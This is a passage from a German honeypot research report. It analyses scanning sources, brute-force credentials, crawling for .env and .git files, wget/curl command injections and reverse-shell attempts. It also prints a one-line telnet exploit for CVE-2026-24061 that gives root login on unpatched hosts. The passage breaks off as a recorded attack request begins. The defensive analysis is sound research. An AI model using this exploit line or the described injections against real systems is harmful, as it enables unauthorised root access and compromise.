

Abb. 10: Port-Scans von ASN 135377

Die Streuung in Abb. 10 zeigt, dass über längere Zeiträume systematisch unterschiedliche Ziel-Ports geprüft wurden. Für diese ASN wurden insgesamt 1’532 eindeutige IP-Adressen, 59’832 Pakete sowie 22’452 unterschiedliche Ziel-Ports erfasst. Die zugehörigen Quelladressen verteilen sich dabei auf 18 Länder.

4.1.3 Auswertung nach Domains



Abb. 11: Top 10 Domains nach Anzahl Ereignissen

In Abb. 11 sind die Top 10 Domains (Reverse DNS) der angreifenden IP-Adressen aufgeführt. Auffällig ist die hohe Anzahl an Ereignissen von Cloud-Providern und Hosting-Diensten. Dies deutet darauf hin, dass Angreifer gemietete virtuelle Server nutzen, um ihre Angriffe zu skalieren und ihre Identität zu verschleiern. Ersichtlich ist auch die Domain der Scan-Engines Censys (`censys-scanner.com`).



Abb. 12: Top 10 Domains nach Anzahl Unique IP-Adressen

Die Grafik in Abb. 12 zeigt die Top 10 Domains basierend auf der Anzahl der eindeutigen IP-Adressen. Während die Auswertung nach Ereignissen oft von einzelnen, sehr aktiven

Bots dominiert wird, gibt diese Darstellung einen besseren Überblick über die Breite der Infrastruktur, von der aus der Honeypot kontaktiert wird.

4.1.4 Analyse der Top-Angreifer-Domains

Die Auswertung der Top-Domains nach Anzahl eindeutiger IP-Adressen (siehe Abb. 12) zeigt eine Zweiteilung der Akteure: Sicherheitsforschung und Infrastruktur-Missbrauch.

Ein signifikanter Teil des beobachteten Traffics stammt von Organisationen, die das Internet systematisch nach Schwachstellen und Fehlkonfigurationen scannen, um die globale Sicherheit zu verbessern.

4.1.4.1 Shadowserver Foundation (shadowserver.org)

Diese Non-Profit-Organisation scannt das gesamte IPv4-Internet täglich 42-mal auf über 140 Ports [11]. Ziel ist es, exponierte Dienste und Schwachstellen zu identifizieren und diese Informationen kostenlos an nationale CERTs weltweit zu melden [12].

4.1.4.2 Internet Transparency Project (internettl.org)

Ein gemeinsames Forschungsprojekt der Universität Münster und der Universität Twente. Es führt internetweite Scans durch, um die Abhängigkeiten und Komponenten des Internets zu untersuchen [13]. Das Projekt ist bis mindestens 2026 finanziert [13].

4.1.4.3 Rapid7 (rapid7.com)

Das Unternehmen betreibt das «Project Sonar», welches regelmässig das öffentliche Internet scannt, um Sicherheitsrisiken zu katalogisieren und der Forschungsgemeinschaft zur Verfügung zu stellen [14].

4.1.4.4 NETSCOUT (internet-albedo.net)

Im Rahmen der «Internet Safety Initiative» werden nicht-intrusive Scans durchgeführt, um Systeme zu identifizieren, die für DDoS-Angriffe missbraucht werden könnten [15].

4.1.4.5 Brasilianische ISPs (z. B. `wikitelecom.com.br`, `radarinternet.com.br`)

Im Gegensatz zu den bekannten Scan-Engines wurde eine hohe Anzahl eindeutiger IP-Adressen aus brasilianischen ISP-Netzen beobachtet. Dies deutet auf einen Missbrauch von Endkunden-Infrastruktur hin.

Dass tausende verschiedene IP-Adressen eines einzelnen Providers den Honeypot kontaktieren, ist ein Indikator für ein IoT-Botnetz. Laut Berichten von CERT.br [16] und Cloudflare [17] ist Brasilien ein Hotspot für Botnetze wie Kimwolf [18], [19] (auch AISURU genannt), das Millionen von infizierten Android-basierten IPTV-Boxen und Routern nutzt, um automatisierte Angriffe durchzuführen.

4.1.4.6 Cloud-Provider (AWS, Google Cloud)

Die hohe Präsenz von `amazonaws.com` und `googleusercontent.com` zeigt, dass Angreifer Cloud-Ressourcen nutzen, um ihre Identität zu verschleiern und IP-basierte Blocklisten durch den Wechsel von Instanzen zu umgehen.

4.1.5 Authentifizierungsversuche

Authentifizierungsversuche sind Ereignisse, die auf eine Authentifizierung mit einem Benutzername und einem Passwort hindeuten. Diese wurden auf den meisten Honeypot-Typen erkannt.



Abb. 13: Authentifizierungsversuche nach Typ

Die Grafik in Abb. 13 zeigt die Anzahl der Authentifizierungsversuche nach Honeypot-Dienst. Obwohl der RDP Honeypot später als der SSH und HTTP Honeypot implementiert wurde, hat er in dieser kurzen Zeitspanne bereits eine hohe Anzahl an Authentifizierungsversuchen aufgezeichnet. Zu spitzen Zeiten wurden über 6 Authentifizierungsversuche pro Sekunde erkannt.



Abb. 14: Authentifizierungsversuche pro Sekunde nach Typ

Die Grafik in Abb. 14 zeigt die Anzahl der Authentifizierungsversuche pro Sekunde nach Honeypot-Dienst. Es wurde ein Mittelwert über die Anzahl der Authentifizierungsversuche pro Stunde berechnet.

4.1.5.1 Usernamen

Die Usernamen unterscheiden sich je nach Honeypot-Dienst stark voneinander. Während der SSH- und Telnet-Dienst viele Usernamen mit `root` oder `admin` verwenden, wurden beim RDP-Dienst sehr viele unterschiedliche Usernamen verwendet.



Abb. 15: Top 10 Benutzernamen (SSH & Telnet, RDP und SMTP)

Die Grafik in Abb. 15 zeigt die 10 meistgenutzten Benutzernamen für SSH & Telnet, RDP und SMTP. Auffällig sind die Service-Usernamen des SMTP-Dienstes, welche mit, `scan` oder `backup` auf SMTP-Relay-Server abzielen.

4.1.5.2 Passwörter

Die Grafik in Abb. 16 zeigt die 10 meistgenutzten Passwörter. Wie zu erwarten, sind die meistgenutzten Passwörter `password` oder `123456`.



Abb. 16: Top 10 Passwörter

Insgesamt wurden 93’029 eindeutige Passwörter beobachtet, von denen 40’620 in der bekannten `rockyou.txt` Passwortliste [20], welche bei Kali Linux standardmässig mit installiert ist, gefunden wurden.

Die Passwörter für den RDP Honeypot konnten nicht erfasst werden, da sie Protokoll bedingt gehasht übertragen werden und nur mit einem erheblichen Mehraufwand analysiert werden könnten.

4.1.5.3 Client Versions (SSH)

Der SSH-Honeypot erfasst nebst Benutzername und Passwort auch die Client Version auf. Die Grafik in Abb. 17 zeigt die 5 meistgenutzten Client Versions.



Abb. 17: Top 5 Client Versions (SSH)

Alleine die Client-Version ist ein starker Indikator dafür dass ein Authentifizierungsversuch von einem Bot stammt. Die Client-Version `SSH-2.0-Go` wurde weitaus am häufigsten verwendet. Diese Version wird stammt aus der Standard-Library von Go.

4.1.6 HTTP(S)-Requests

Die HTTP(S)-Requests können nach Authentifizierungsversuchen, Injection-Angriffen und Crawling bzw. Info-Stealing Angriffen eingeteilt werden. Die Grafik in Abb. 18 zeigt die 15 meist aufgerufenen Uniform Resource Identifier (URI)s. Wie zu erkennen ist, sind die meist aufgerufenen URIs nebst der Root-URI `/` angriffe auf die WordPress-Admin-Seiten. Gleich danach folgen URIs, welche auf Enumeration-Angriffe oder Injection-Angriffe durch Path-Traversal hindeuten.

Der HTTP-Service erfasst Request auf statische Dateien wie CSS oder Bilder nicht. Deshalb sind diese in der Grafik auch nicht aufgeführt.



Abb. 18: Top 15 URIs

4.1.6.1 Crawling-Angriffe

Crawling-Angriffe durchsuchen die Webseite nach sensiblen Informationen. Die Grafik in Abb. 19 zeigt die 5 meist aufgerufenen URIs von IP-Adressen, welche mindestens einmal `.env` oder `.git` aufgerufen haben. Insgesamt wurden 7’915 Crawling-Versuche von 222 verschiedenen IP-Adressen beobachtet.



Abb. 19: Top 5 Crawling-URIs

Die aufgeführten URIs weisen darauf hin, dass es verschiedene Webserver mit offen gelegten `.env`, `.git/config` oder andere Dateien mit sensiblen Informationen gibt.

4.1.6.2 Injection-Angriffe

Neben dem Credential Harvesting wurden auch gezielte Injection-Angriffe beobachtet. Diese Angriffe zielen darauf ab, Schadcode auf dem Zielsystem auszuführen, um beispielsweise eine Reverse-Shell zu etablieren oder Malware nachzuladen. In der DuckDB wurden diese Angriffe durch die Suche nach den Werkzeugen `wget` und `curl` innerhalb des Body des Requests identifiziert. Insgesamt konnten 1'077 solcher Versuche von 328 verschiedenen IP-Adressen beobachtet werden.

Besonders auffällig war die Verwendung von `wget`, um automatisierte Shell-Skripte von entfernten Servern herunterzuladen. Ein häufig beobachtetes Muster war der Versuch, eine Sicherheitslücke in Next.js-Anwendungen auszunutzen, um über `child_process.execSync` Befehle auszuführen. Dabei wurde oft versucht, ein Skript namens `weball.sh` oder `logic.sh` herunterzuladen, dieses ausführbar zu machen und zu starten.



Abb. 20: Top 10 Injected URLs (wget/curl)

Die Grafik in Abb. 20 zeigt die am häufigsten versuchten Downloads. Viele dieser Skripte sind darauf ausgelegt, das System zu kompromittieren, weitere Werkzeuge zu installieren oder das System in ein Botnetz einzugliedern. In einigen Fällen wurde auch versucht, eine Reverse-Shell mittels `nc` (Netcat) aufzubauen, um interaktiven Zugriff auf den Honeypot zu erhalten.

4.1.7 Einordnung nach OWASP und CWE

Die beobachteten Angriffe auf den HTTP-Dienst lassen sich direkt in Sicherheitsstandards wie das OWASP Top 10 [21] und das Common Weakness Enumeration (CWE)-Verzeichnis (Common Weakness Enumeration) einordnen.

4.1.7.1 Injection (A05:2025)

Sowohl die Path-Traversal-Versuche als auch die Command-Injection-Angriffe fallen unter die Kategorie *A05:2025 – Injection* des OWASP Top 10.

Die Versuche, auf `.env` oder `.git/config` Dateien zuzugreifen, nutzen Schwachstellen aus, bei denen Eingabewerte nicht ausreichend gefiltert werden, um den Zugriff auf Dateien ausserhalb des vorgesehenen Verzeichnisses zu verhindern [22].

Die Angriffe, welche `child_process.execSync` oder Shell-Metacharacters in Kombination mit `wget` und `curl` verwenden, zielen darauf ab, beliebige Befehle auf Betriebssystemebene auszuführen [23].

4.1.7.2 Authentication Failures (A07:2025)

Die massenhaften Versuche, auf WordPress-Admin-Schnittstellen zuzugreifen, sowie das Credential Harvesting auf SSH und RDP, lassen sich der Kategorie *A07:2025 – Authentication Failures* zuordnen. Angreifer nutzen hierbei oft schwache Passwörter oder ungeschützte Standard-Accounts aus.

4.1.7.3 Sensitive Data Exposure (CWE-200)

Das gezielte Suchen nach Konfigurationsdateien wie `.env` (welche oft API-Keys oder Datenbank-Zugangsdaten enthalten) entspricht *CWE-200: Exposure of Sensitive Information to an Unauthorized Actor* [24].

4.1.7.4 Aktuelle Bedrohungen

Ein aktuelles Beispiel für die Ausnutzung von Injection-Schwachstellen in Web-Frameworks ist die *React2Shell* Schwachstelle, welche im November 2025 als CVE-2025-55182 [25] veröffentlicht wurde. Diese ermöglicht unauthentifizierte Remote Code Execution (RCE) in React- und Next.js-Anwendungen durch unsichere Deserialisierung, was exakt dem beobachteten Muster der Angriffe auf `child_process.execSync` entspricht. Insgesamt wurden über 1’377 Angriffe von 74 verschiedenen IP-Adressen beobachtet.

Ein weiteres aktuelles Beispiel für die Ausnutzung von Schwachstellen ist ein Exploit für die Schwachstelle CVE-2026-24061 [3] in den *GNU InetUtils*, welcher am 20.01.2026 veröffentlicht wurde. Dieser Exploit ermöglicht ein Root-Login auf dem Zielsystem nur mit dem setzen der `USER` Variable und dem mitesenden dieser als Environment-Variable. `USER='-f root' telnet -a <IP> <PORT>` führt zum Root-Login auf System mit

nicht gepatchten Systemen. Insgesamt wurden über 43 Angriffe von 21 verschiedenen IP-Adressen beobachtet.

4.1.8 Analyse eines Injection-Angriffs

Um die Analyse eines Injection-Angriffs zu veranschaulichen, wurde ein Angriff auf den HTTP-Honeypot analysiert. Der Angriff wurde am 02.02.2026 um 15:32:46 als POST-Request an `/` von der IP `193.142.147.209` mit den folgenden Daten aufgezeichnet:

```
Port: 8000
content_length: 623
